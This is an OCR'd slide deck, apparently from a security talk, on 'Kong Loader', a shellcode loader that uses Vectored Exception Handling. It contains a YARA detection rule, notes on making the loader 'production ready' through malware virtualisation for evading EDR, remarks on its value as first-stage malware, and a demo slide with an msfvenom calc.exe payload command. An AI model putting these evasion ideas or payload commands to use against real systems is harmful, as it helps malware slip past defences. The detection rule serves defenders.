
~~*Vectored Exception Handling (VEH) Malware*~~

*Vague, Endless & Horrible (VEH) Malware*

# Caveats for Defenders


*Such slow. Very exception. Much breakpoint.*

# Caveats for Defenders (debugging)



# Caveats for Defenders (debugging)

# Caveats for Defenders (detection)



# Caveats for Defenders (detection)

```
rule KongLoader {
    strings:
        // Look for import of AddVectoredExceptionHandler
        $import_AddVectoredExceptionHandler = { 41 64 64 56 65 63 74 6F 72 65 64 45 78 63 65 ... }

        // Look for import of ZydisDecoderDecodeFull
        $import_ZydisDecoderDecodeFull = { 5A 79 64 69 73 44 65 63 6F 64 65 72 44 65 63 6F 64 ... }

        // Look for call to VirtualAlloc with PAGE_EXECUTE_READWRITE (0x40)
        $call_VirtualAlloc_PAGE_EXECUTE_READWRITE = {
            41 B9 40 00 00 00     // push 0x40 (PAGE_EXECUTE_READWRITE)
            ?? ?? ?? ?? ?? ??     // push 0x3000 (MEM_COMMIT | MEM_RESERVE)
            ?? ?? ??              // push <variable size> (dwShellcodeSize)
            B9 00 00 00 00        // push 0x0 (NULL)
            48 8B 05 97 B5 07 00  // mov rax, VirtualAlloc
            FF D0                 // call rax
        }
    condition:
        all of ($import_*) and $call_VirtualAlloc_PAGE_EXECUTE_READWRITE
}
```

*Yara rule to detect Kong Loader's native code*

# Future work

*Making Kong Loader production ready*

# Making Kong Loader production ready


- We can overcome any caveat:
  - By moving Kong Loader from runtime to compile time:
    - Requires transpiling shellcode into something interpretable (enriched with instruction metadata)
    - Requires a refactor of Kong Loader to interpret the interpretable format (we can throw Zydis away)
- ToDo™ 😅
- However…
  - We would just be building a virtual machine like VMProtect
  - Known TTP, used by threat actors.
  - Fox-IT recently blogged about it [1].
- Yet …
  - The current state is very valuable for 1st Stage Malware
  - Or you can use it for obfuscation purposes!

[1] https://blog.fox-it.com/2024/09/25/red-teaming-in-the-age-of-edr-evasion-of-endpoint-detection-through-malware-virtualisation/


# Demo


*Loading OG msfvenom payloads (& NimPlant)*

# msfvenom -p win/x64/exec CMD=calc.exe

